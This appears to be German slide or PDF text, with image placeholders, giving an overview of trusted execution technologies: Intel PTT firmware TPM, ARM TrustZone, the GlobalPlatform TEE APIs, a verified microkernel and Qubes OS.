


**Intel Platform Trust**  
Technology läuft auf der Management Engine, die ursprünglich für die Advanced Management Technology (AMT) zur Verwaltung von Netzwerkschnittstellen eingeführt wurde.

### Intel PTT implementing Firmware TPM




## ARM TrustZone and Trusted Execution Environment (TEE)




TrustZone ist ein Satz von Sicherheitserweiterungen, die in ARMv6-Prozessoren und neuer hinzugefügt worden sind, wie ARM11, CortexA8, CortexA9 und CortexA15. Zur Verbesserung der Sicherheit können diese ARM-Prozessoren ein sicheres Betriebssystem und ein normales Betriebssystem gleichzeitig von einem einzigen Kern aus betreiben.

Wechsel von der normalen Welt in die sichere Welt



## GlobalPlatform Trused Execution Environment (TEE)

Ermöglicht die einfache Portierung von Secure OS-Anwendungen von einem System zum anderen.




### TEE Client API Specification

Diese Spezifikation ist der ARM TrustZone API sehr ähnlich. Anwendungen, die im normalen Betriebssystem ausgeführt werden, können von der ARM TrustZone API auf die TEE Client API-Spezifikation mit einfachen Wrappern portiert werden.


### TEE Internal API Specification

Dies definiert die Implementierung von Secure OS und ermöglicht eine einfachere Portierung von Secure Tasklets von einem Lieferanten zu einem anderen. Denken Sie da an eine Version wie POSIX.



Weltweit erster Open Source-Mikrokernel, das offensichtlich keine Laufzeitfehler auf Quellcodeebene enthält. Entwickelt und betreut von Reto Bürki & Adrian Rüegsegger, MSE Absolventen der HSR-Fachhochschule Rapperswil. Verwendet Intels Virtualisierungstechnologie VT-x, VT-d

### Qubes OS Project



Qubes OS ist ein sicherheitsorientiertes Betriebssystem (OS). Das Betriebssystem ist die Software, die alle anderen Programme auf einem Computer ausgeführt wird. Einige Beispiele für beliebte Betriebssysteme sind Microsoft Windows, Mac OS X, Android und iOS. Qubes ist freie und Open-Source-Software (FOSS). Dies bedeutet, dass jeder frei ist zu verwenden, zu kopieren und die Software in irgendeiner Weise zu ändern. Es bedeutet auch, dass der Quellcode offen verfügbar ist, so dass andere dazu beitragen können und sie zu auditieren. Es basiert auf Xen, dem X Window System und Linux.